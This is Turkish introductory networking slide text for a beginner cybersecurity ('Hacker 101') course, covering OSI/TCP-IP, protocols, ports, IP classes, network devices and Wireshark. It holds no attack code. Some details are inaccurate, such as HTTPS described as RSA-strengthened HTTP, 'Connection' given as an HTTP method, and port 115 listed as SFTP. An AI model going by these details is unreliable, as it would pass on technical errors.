
# Temel Network Bilgisi | OSI MODELİ



Terminal A



Terminal B



# Temel Network Bilgisi | TCP/IP

## Tarihçe:


- İlk olarak 80'li yıllarda Amerikan Savunma Bakanlığı (DoD) tarafından OSI tabanlı sistemlere alternatif olarak geliştirilmiştir.
- DoD'un Amerikan piyasasındaki ana belirleyici olması, bu protokolün Amerikan yazılımlarında standart kabul edilmesine neden oldu.
- İnternet'in babası sayılabilecek ARPANet bu nedenle TCP/IP ile doğdu. İnternet kullanımının büyük bir hızla artması ile birlikte, TCP/IP OSI üzerinde bir üstünlük kurmuş oldu.

# Temel Network Bilgisi | TCP/IP

- Yapı olarak iki katmanlı bir haberleşme protokolüdür.
- Üst Katman **TCP**(Transmission Control Protocol) verinin iletimden önce paketlere ayrılmasını ve karşı tarafta bu paketlerin yeniden düzgün bir şekilde birleştirilmesini sağlar.
- Alt Katman **IP** (Internet Protocol) ise,iletilen paketlerin istenilen ağ adresine yönlendirilmesini kontrol eder.

# Temel Network Bilgisi | TCP/IP

## TCP/IP model



# Temel Network Bilgisi | TCP/IP

- **Uygulama Katmanı(Application Layer)** : Farklı sunucular üzerindeki süreç ve uygulamalar arasında olan iletişimi sağlar.
- **Taşıma Katmanı(Host to host or Transport Layer)** : Noktadan noktaya veri akışını sağlar.
- **İnternet Katmanı** : Router lar ile birbirine bağlanmış ağlar boyunca verinin kaynaktan hedefe yönlendirilmesini sağlar.
- **Ağ Erişim Katmanı** : İletişim ortamının karakteristik özelliklerini,sinyalleşme hızını ve kodlama şemasını belirler.Uç sistem ile alt ağ arasındaki lojik arabirime ilişkin katmandır.



# Temel Network Bilgisi | TCP/IP

## TCP bağlantısı nasıl kurulur?


A bilgisayarı B bilgisayarına TCP yoluyla bağlanmak istediğinde şu yol izlenir:

- A bilgisayarı B bilgisayarına TCP **SYN**chronize mesajı yollar
- B bilgisayarı A bilgisayarının isteğini aldığına dair bir TCP **SYN+ACK**nowledgement mesajı yollar
- A bilgisayarı B bilgisayarına TCP **ACK** mesajı yollar
- B bilgisayarı bir **ACK** "TCP connection is **ESTABLISHED**" mesajı alır

**Üç zamanlı el sıkışma** adı verilen bu yöntem sonucunda TCP bağlantısı açılmış olur.

# Temel Network Bilgisi | TCP/IP

## 3 lü El Sıkışma Nedir? (TCP 3 Way Hand shake)



# Temel Network Bilgisi | TCP/IP

## TCP Bağlantısının Sonlanması

Veri iletişimi bitince bilgisayarlardan herhangi biri diğerine TCP kapatma mesajı yollar. Diğer bilgisayar, kapatmayı teyid etme paketi ve kapatma isteği yollar. Son olarak, diğer bilgisayar da kapatma teyidini yollar ve bağlantı kapatılmış olur.

Bu işlemin adımları tam olarak şöyledir:

- A bilgisayarı B bilgisayarına bağlantıyı sonlandırmak istediğine dair TCP **FIN** mesajı yollar.
- B bilgisayarı A bilgisayarına bağlantı sonlandırma isteğini aldığına dair TCP **ACK** mesajı yollar.
- B bilgisayarı A bilgisayarına bağlantıyı sonlandırmak istediğine dair TCP **FIN** mesajı yollar.
- A bilgisayarı B bilgisayarına bağlantı sonlandırma isteğini aldığına dair TCP **ACK** mesajı yollar.

Bu işlemlerin sonunda TCP bağlantısı sonlandırılmış olur. Buna **4 zamanlı el sıkışma** denir

# Temel Network Bilgisi | OSI vs TCP/IP

Temelde iki modelde haberleşmeyi karmaşık bir iş olarak görüp alt görevlere ve katmanlara ayırmaktadır. Her katmanda çalışan protokoller ve prosedürler vardır.

Bu OSI modelinde çok net bir şekilde ayrılmıştır. Her katmanda çalışan protokol bellidir.

TCP/IP de ise daha rahattır kesin çizgilerle belirlenmemiştir. Bunun için OSI ile çalışmak daha verimlidir. Aralarında ki en önemli fark bu denilebilir.

# Temel Network Bilgisi | NETWORK PROTOKOLLERİ

## TCP (Transmission Control Protocol)

- TCP yani Gönderim Kontrol Protokolü , IP üzerinden ulaşma garantili ve herhangi bir boyda veri gönderilmesine imkân tanıyan bir protokoldür. UDP'den farklı olarak, TCP'de iki cihazın iletişim kurabilmesi için önce birbirlerine bağlanmaları gerekmektedir.

## UDP (User Datagram Protocol)

- UDP yani Kullanıcı Veri Protokolü , IP üzerinden veri yollamaya yarar. Verilerin ulaşacağını garanti etmez ve UDP paketlerinin maksimum boy sınırları vardır. Öte yandan, UDP son derece basit ve bağlantı gerektirmeyen bir protokoldür.

# Temel Network Bilgisi | NETWORK PROTOKOLLERİ

## DHCP (Dynamic Host Configuration Protocol)

- DHCP yani Dinamik Cihaz Ayar Protokolü bir TCP/IP ağına bağlanan bir cihaza otomatik olarak IP adresi, ağ maskesi, ağ geçidi ve DNS sunucusu atanmasına yarar.

## DNS (Domain Name System)

- DNS yani Alan Adı Sistemi alan adı verilen isimler mesela [www.gurelahmet.com](http://www.gurelahmet.com) ile IP adreslerini birbirine bağlayan sistemdir. Paylaştırılmış bir veritabanı olarak çalışır. UDP veya TCP üzerinden çalışabilir.

# Temel Network Bilgisi | NETWORK PROTOKOLLERİ

## HTTP (HyperText Transfer Protocol)

- HTTP yani HiperMetin Yollama Protokolü ilk başta HTML sayfaları yollamak için yazılmış olan bir protokol olup günümüzde her türlü verinin gönderimi için kullanılır. TCP üzerinden çalışır.

**NOT:** HTTP Metodları ve HTTP Durum kodları Güvenlik için önemlidir.

**Metodlar:** Get,Head,Put,Post,Trace,Delete,Connection,Options

**Durum Kod:** **1xx** :Bilgi **2xx** Başarı **3xx** :Yönlendirme **4xx** :Tarayıcı Hatası **5xx** : Sunucu Hatası

## HTTPS (Secure HTTP )

- HTTPS yani Güvenli HTTP , HTTP'nin RSA şifrelemesi ile güçlendirilmiş halidir. TCP üzerinden çalışır.

# Temel Network Bilgisi | NETWORK PROTOKOLLERİ

## **POP3 (Post Office Protocol 3)**

- POP3 yani Postahane Protokolü 3 e-posta almak için kullanılan bir protokoldür. TCP üzerinden çalışır.

## **SMTP (Simple Mail Transfer Protocol)**

- SMTP yani Basit Mektup Gönderme Protokolü e-posta göndermek için kullanılır. TCP üzerinden çalışır.

## **FTP (File Transfer Protocol)**

- FTP yani Dosya Gönderme Protokolü dosya göndermek ve almak için kullanılır. HTTP'den değişik olarak kullanıcının illa ki sisteme giriş yapmasını gerektirir. Veri ve komut alış verişi için iki ayrı port kullanır. TCP üzerinden çalışır.



# Temel Network Bilgisi | NETWORK PROTOKOLLERİ

## ARP (Address Resolution Protocol)

- ARP yani Adres Çözümleme Protokolü bir IP adresinin hangi ağ kartına (yani MAC adresine) ait olduğunu bulmaya yarar.

## ICMP (Internet Control Message Protocol)

- ICMP yani Internet Yönetim Mesajlaşması Protokolü, hata ve türlü bilgi mesajlarını ileten protokoldür. Örneğin, ping programı ICMP'yi kullanır.

## Telnet,

- İnternet ağı üzerindeki çok kullanıcılı bir makineye uzaktaki başka bir makineden bağlanmak için geliştirilen bir TCP/IP protokolü ve bu işi yapan programlara verilen genel isimdir.

# Temel Network Bilgisi | NETWORK PROTOKOLLERİ

## **RIP (Router Information Protocol)**

- RIP yani Router Bilgi Protokolü router'ların yönlendirme tablolarını otomatik olarak üretebilmesi için yaratılmıştır.

## **OSPF (Open Shortest Path First)**

- OSPF yani İlk Açık Yöne Öncelik aynı RIP gibi router'ların yönlendirme tablolarını otomatik olarak üretebilmesine yarar. OSPF, RIP'ten daha gelişmiş bir protokoldür.


## **SSH (Secure Shell)**

- SSH güvenli veri iletimi için kriptografik ağ protokolüdür

# Temel Network Bilgisi | NAT

**Network Address Translation (NAT)** (Ağ Adresi Dönüştürme),

TCP/IP ağındaki bir bilgisayarın yönlendirme cihazı ile başka bir ağa çıkarken adres uzayındaki bir IP ile yeniden haritalandırma yaparak IP paket başlığındaki ağ adres bilgisini değiştirme sürecidir.



# Temel Network Bilgisi | ÖNEMLİ PORTLAR

- **Port:** Donanımsal ve Sanal olarak ikiye ayrılıyor. Temelde bilgisayar ile dış aygıtlar arasında iletişimi sağlayan veri yoludur. Sistem üzerinde çalışan internet ile haberleşen her sistem sanal bir port kullanır. Önemli port numaralarına ve servislerine değineceğiz bunlardan zaafiyet barındıranlar üzerinden bir sisteme sızabilirsiniz. Lab kısmında bu senaryoyu inceleyeceğiz.
- Port numaraları 0 ile 65535 arasında değışen numaralar olabilir.

# Temel Network Bilgisi | ÖNEMLİ PORTLAR

- 21 FTP
- 22 SSH
- 23 TELNET
- 25 SMTP
- 53 DNS
- 80 HTTP
- 110 POP3
- 115 SFTP
- 135 RPC
- 143 IMAP
- 194 IRC
- 443 SSL
- 445 SMB
- 1433 MSSQL
- 3306 MYSQL
- 3389 Remote Desktop

# Temel Network Bilgisi | IP ADRESLEME

- Şuan etkin olarak IPv4 kullanılmakta ve IPv6 ya geçilmektedir.(IPv4 : Internet Protocol Version 4, IPv6: Internet Protocol Version 6 demektir.)
- Bu geçiş IPv4 un IP adres aralığının çoğunun kullanılması ve ilerleyen yıllarda yetmeyeceğinden dolayı IPv6 ya geçilmektedir.Bu süreç gerek uyumluluk sorunlarından gerek maliyet gerekse güvenlik nedenlerinden dolayı çok yavaş ilerlemektedir.

# Temel Network Bilgisi | IP ADRESLEME

IPv4 Adresleme:

32 bittir.2 üzeri 32 den 4 milyardan fazla ip adresi ile adresleme yapmaktadır.

IPv4 ip adresi 4 oktetten oluşur ve her bir oktet 8 bitten oluşmaktadır.

# Temel Network Bilgisi | IP ADRESLEME

## IPv4 Adresleme:

An IPv4 address (dotted-decimal notation)

**172 . 16 . 254 . 1**



10101100 . 00010000 . 11111110 . 00000001



One byte = Eight bits



Thirty-two bits (4 x 8), or 4 bytes



# Temel Network Bilgisi | IP ADRESLEME

## IPv4 Adres Sınıfları:

A sınıfı adresler : 1-126

B sınıfı adresler : 128-191

C sınıfı adresler : 192-223

D sınıfı adresler : 224-239

E sınıfı adresler : 240-254

**NOT:** Bunların dışında özel IPv4 aralıkları mevcuttur.

# Temel Network Bilgisi | NETWORK CİHAZLARI

## Hub (Göbek)

Hub aslında içerisinde tüm portları birbirine bağlayan kablolardan oluşmuş bir cihazdır ve kablolardan taşınan bilgiyi anlama kapasitesine sahip değildir. Aptal bir cihazdır. Yalnızca bir porttan gelen paketleri diğer bütün portlara yayın (broadcast) şeklinde iletir. Bu yüzden fiziksel katmana dahildir.



# Temel Network Bilgisi | NETWORK CİHAZLARI

## Switch (Network Anahtarı)


Switch bilgisayarların ve diğer ağ öğelerinin birbirlerine bağlanmasına olanak veren ağ donanımlarından biridir. OSI modelinin 2. katmanında ve yeni dağıtıcılar IP routing yapabildiği için 3. katmanda da çalışır. Hubdan farklı olarak gelen paketin içeriğini anlayabilir ona göre anahtarlama yapar.



# Temel Network Bilgisi | NETWORK CİHAZLARI

## Bridge (Köprü)

İki TCP/IP ağını birbirine bağlayan bir donanımdır. İki veya daha fazla aynı protokolü kullanan ağları bağlamak için kullanılan bir cihazdır. Bağlama işlemi, iki ağdaki her mesajı birbirine tekrarlanarak sağlar.




# Temel Network Bilgisi | NETWORK CİHAZLARI

## Router (Yönlendirici)

Gelen ağ paketlerini incelemek ve buna göre istemci bilgisayarlara gönderilmesini sağlamaktadır. bu paketlerin en sağlıklı ve hızlı şekilde portlardan geçmesini sağlamaktadır.

Routing farklı networklerin birbirleriyle haberleşmek için hangi yolu kullanması gerektiğinin hesaplanması ya da seçilmesi işlemidir. Routing işlemini Router(yönlendirici) lar yapar.



# Temel Network Bilgisi | NETWORK CİHAZLARI

## Firewall (Güvenlik Duvarı)


Güvenlik duvarı bir kural kümesi temelinde ağa gelen giden paket trafiğini kontrol eden donanım tabanlı ağ güvenliği sistemidir. Birçok farklı filtreleme özelliği ile bilgisayar ve ağın gelen ve giden paketler olmak üzere İnternet trafiğini kontrol altında tutar.



# WAF Nedir?

**WAF (Web Application Firewall) :** Web Uygulamaları Güvenlik duvarıdır.waff00f ile sistemde firewall olup olmadığını kontrol edebilirsiniz.

## WEB APPLICATION FIREWALL



# IDS ve IPS Nedir?

**IDS : Intrusion Detection Systems** : Kötü niyetli ağ hareket ve bağlantılarının tespiti için kullanılan sistem. Amacı tanımlama ve loglamadır.

**IPS : Intrusion Prevention Systems** : Kötü niyetli ağ hareket ve bağlantılarının önlenmesi için kullanılan sistem. Amacı kötü niyetli ağ hareketlerinin önlenmesidir.

**IDPS : Intrusion Detection and Prevention Systems** : Kötü niyetli ağ hareket ve bağlantılarının önlenmesi ve tanımlanması için kullanılan sistem. Amacı tanımlama, loglama, limitleme ( bazı sistemler belli bir limitin üstüne çıktığında saldırı kabul edilir. ) ve durudrmadı.



# Temel Network Bilgisi | NETWORK CİHAZLARI

## Access Point (Eriřim Noktası)


Access point cihazların asıl görevleri sinyal güçlendirmek, erişim noktası oluşturmak ve sinyalleri kablosuz olarak iletmektir. Access pointlerde bulunan router özelliđi ile dilermeniz kablolu olarak başka bilgisayarlara da internet bağlantısı veya ađ bağlantısı sağlayabilirsiniz.



# Temel Network Bilgisi | NETWORK CİHAZLARI

## Modem

Modem, bilgisayarların genel ağı bağlantısını sağlayan ve bir bilgisayarı uzak yerlerdeki bilgisayarlara bağlayan aygıttır. Modem, verileri ses sinyallerine ses sinyallerini verilere dönüştürerek verileri taşır. Geniş ağ kurmak için mutlaka bulunması gereken ağ elemanıdır.




# Hacker 101 | Siber Güvenliğe Giriş

## Network Paketleri :

HTTP, TCP/ IP, DNS,

ARP, TLSV (HTTPS)

vb protokol paketleri



# Hacker 101 | Siber Güvenliğe Giriş

## **Paket Yakalama ve Paket Analizi : ( Wireshark )**

Wireshark ismiyle çıkan bu yazılım, bilgisayara ulaşan paketleri yakalamaya ve bu paketlerin içeriğini görüntülemeye imkan tanır. Başka bir deyişle, bilgisayara bağlı olan her türlü ağ kartlarındaki (Ethernet kartı veya modem kartları) tüm TCP/IP mesajlarını analiz edebilen bir programdır.

# Hacker 101 | Siber Güvenliğe Giriş

Unix ve Windows işletim sistemleri için uygundur.

